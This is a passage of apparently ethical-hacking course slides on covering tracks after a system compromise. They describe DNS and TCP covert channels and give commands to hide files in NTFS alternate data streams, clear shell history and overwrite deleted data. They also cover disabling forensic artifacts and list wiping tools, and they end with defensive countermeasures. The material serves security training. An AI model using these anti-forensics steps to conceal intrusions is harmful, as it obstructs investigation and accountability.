- Attackers can use DNS tunneling to **encode malicious content** or data of other programs within DNS queries and replies
- DNS tunneling **creates a back channel** to access a remote server and applications
- Attackers can make use of this back channel to **exfiltrate stolen, confidential**, or sensitive information from the server

Using TCP Parameters

- TCP parameters can be used by the attacker to **distribute the payload** and to create **covert channels**
- TCP fields where data can be hidden are as follows:
  - IP Identification field
  - TCP acknowledgement number
  - TCP initial sequence number

Covering Tracks on an OS

Windows

- NTFS has a feature known as **Alternate Data Streams** that allows attackers to hide a file behind normal files
- Given below are some steps to hide a file using NTFS:
  - Open the command prompt with an elevated privilege
  - Type the command "`type C:\SecretFile.txt > C:\LegitFile.txt:SecretFile.txt`" (here, the file is kept in C drive where the SecretFile.txt file is hidden inside LegitFile.txt file)
  - To view the hidden file, type "`more < C:\SecretFile.txt`" (for this you need to know the hidden file name)

UNIX


- Files in UNIX can be hidden just by **appending a dot** (.) in front of a file name
- Attackers can use this feature to edit the **log files** to cover their tracks
- Attackers can use the "`export HISTSIZE=0`" command to delete the command history and the specific command they used to hide log files

Delete Files using Cipher.exe

- Cipher.exe is an in-built Windows command-line tool that can be used to **securely delete data by overwriting it** to avoid their recovery in the future

- To overwrite deleted files in a specific folder:
  `cipher /w:<drive letter>:\<folder name>`

- To overwrite all the deleted files in the given drive:
  `cipher /w:<drive letter>`




Disable Windows Functionality


Disable the Last Access Timestamp

fsutil is a utility in Windows used to set the NTFS volume behavior parameter, **DisableLastAccess**, which controls enabling or disabling of the last access timestamp

Disable Windows Hibernation


Disable Windows hibernation using the **Registry Editor** or **powercfg** command






Disable Windows Functionality (Cont'd)

Disable Windows Virtual Memory (Paging File)




Disable System Restore Points




Disable Windows Functionality (Cont'd)

Disable Windows Thumbnail Cache




Disable Windows Prefetch Feature



Track-Covering Tools

CCleaner | CCleaner cleans traces of temporary files, log files, registry files, memory dumps, and your **online activities** such as your Internet history



DBAN
https://dban.org

Privacy Eraser
https://www.cybertronsoft.com

Wipe
https://privacyroot.com

BleachBit
https://www.bleachbit.org

ClearProg
http://www.clearprog.de

Defending against Covering Tracks

1. Activate **logging functionality** on all critical systems
2. Conduct a **periodic audit** on IT systems to ensure logging functionality is in accordance with the security policy
3. Ensure new events **do not overwrite** old entries in the log files when the storage limit is exceeded
4. Configure appropriate and **minimal permissions** necessary to read and write log files
5. Maintain a separate logging server on the **DMZ** to **store logs** from critical servers
6. Regularly update and **patch operating systems**, applications, and firmware
7. Close all **unused open ports** and services
8. **Encrypt the log files** stored on the system, so that altering them is not possible without an appropriate decryption key
9. Set log files to **"append only"** mode to prevent unauthorized deletion of log entries
10. Periodically backup the log files to **unalterable media**

Module Summary

- In this module, we have discussed the following:
  - CEH hacking methodology along with various phases involved in system hacking such as gaining access, escalating privileges, maintaining access, and covering tracks
  - Various techniques and tools attackers employ to gain access to the target system
  - Various tools and techniques attackers use to escalate their privileges
  - Various techniques such as the execution of malicious applications (Keyloggers, spywares, rootkit, etc.), NTFS stream manipulation, steganography, and steganalysis that attackers use to maintain remote access to the target system and steal critical information
  - Various techniques attackers employ to erase all evidence of compromise from the target system
  - Various countermeasures that should be employed to protect the system from hacking attempts, along with various software protection tools
- In the next module, we will discuss in detail about various malware threats


THANK YOU